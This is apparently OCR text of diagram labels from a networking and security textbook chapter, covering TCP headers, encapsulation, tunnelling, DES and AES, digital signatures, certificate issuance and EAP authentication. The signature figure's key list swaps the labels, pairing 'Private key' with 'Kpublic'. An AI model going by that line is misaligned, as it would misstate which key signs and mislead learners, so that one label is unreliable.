




32 bits
Source Port
Destination Port
Sequence number
Acknowledge number
Header length
RSV
NS
CWR
ECE
URG
ACK
PSH
RST
SYN
FIN
Receiver window size
Checksum
Urgent Pointer
Options
Payload (Application Protocols)
H
Payload
Application (L5/6/7)
TCP/UDP (L4)
IP (L3)
FCS
Ethernet (L2)
Bit stream
Bitstream



A
B
1000 Bytes payload (example)
SEQ=1
SEQ=1001
ACK=2001
SEQ=2001
SEQ=3001
ACK=4001
SEQ=4001
SEQ=5001
ACK=6001
H
1
1001
2001
3001
4001
5001



S-IP: 20.1.1.1
D-IP: 20.1.1.2
S-IP: 172.16.1.10
D-IP: 172.16.2.10
S-IP: 172.16.1.10
D-IP: 172.16.2.10
H
Data
H
H
Data
H
H
Data
H
Data
Interface
172.16.1.1/24
Tunnel
Interface
20.1.1.1/24
R2
Tunnel
Interface
20.1.1.2/24
Interface
172.21.1.1/24
R1
R3
172.16.1.10/24
172.16.2.10/24
R4
R5
Interface
172.16.1.1/24
Interface
172.16.2.1/24


Chapter 3: Security Protocols and Their Implementation











X
Plaintext
E
Cyphertext
$f_E(X)$
D
Plaintext
$f_d(f_E(X))=X$
K'
Encryption key
K'
Decryption key



32bits
32bits
L_{I-1}
R_{I-1}
$F(R_{I-1}, K_I)$
Mixer
Swapper
L_I
R_I
32bits
32bits
64bit plaintext block
Initial permutation
Round 1
Round 2
Round 16
Final permutation
K_1
K_2
K_{16}
Key Scheduler
56bit Cypher key
64bit Cyphertext block





Rounds	Key size
10	128
12	192
14	256






Bob generates a set of keys:
1. Private key (Kpublic)
2. Public key (Kprivate)
12388DF957ABC602299911CDE014...
Bob
Alice
Bob uses the Private key to sign the message
Bob sends the signed message to Alice (with his Public key)
Alice verifies the document with the Public key.
Document to Alice
E
Kprivate
D
Document to Alice
Kpublic



CA
Certificate Authority
2. Certificate Signing Request (CSR)
Kpublic
3. Issue certificate
Kpublic
4. Send certificate
Kpublic
Online Shop
Web Server
1. Key generation
Kprivate
Kpublic
Kpublic
5. Message encryption
E
Kpublic
6. Encrypted Message sent
D
7. Message decrypted
Kprivate
User logs in to an online shop
Online shop



Client (Peer)
Authenticator
Access Point
WiFi Controller
Authentication Server
1. EAP Identity Request
2. EAP Identity Response
3. Identity forwarded to authentication server
4. EAP Request - EAP type
5. EAP Request - EAP type
6. EAP Response – EAP type
7. EAP Response – EAP type
8. Authentication protocol conversation between client and authentication server
9. EAP Success
10. EAP Success



Sender
Message
H
Digest
Message
Digest
Receiver
Message
Digest
Message
H
Digest Acc.
Digest Calc.
Drop message
NO
Same ?
YES
Accept message



Sender
Message
Message
Digest
E
H
Digest
Receiver
D
Message
Digest
Message
H
Digest Acc.
Drop
message
Digest Calc.
NO
Same
?
YES
Accept
message

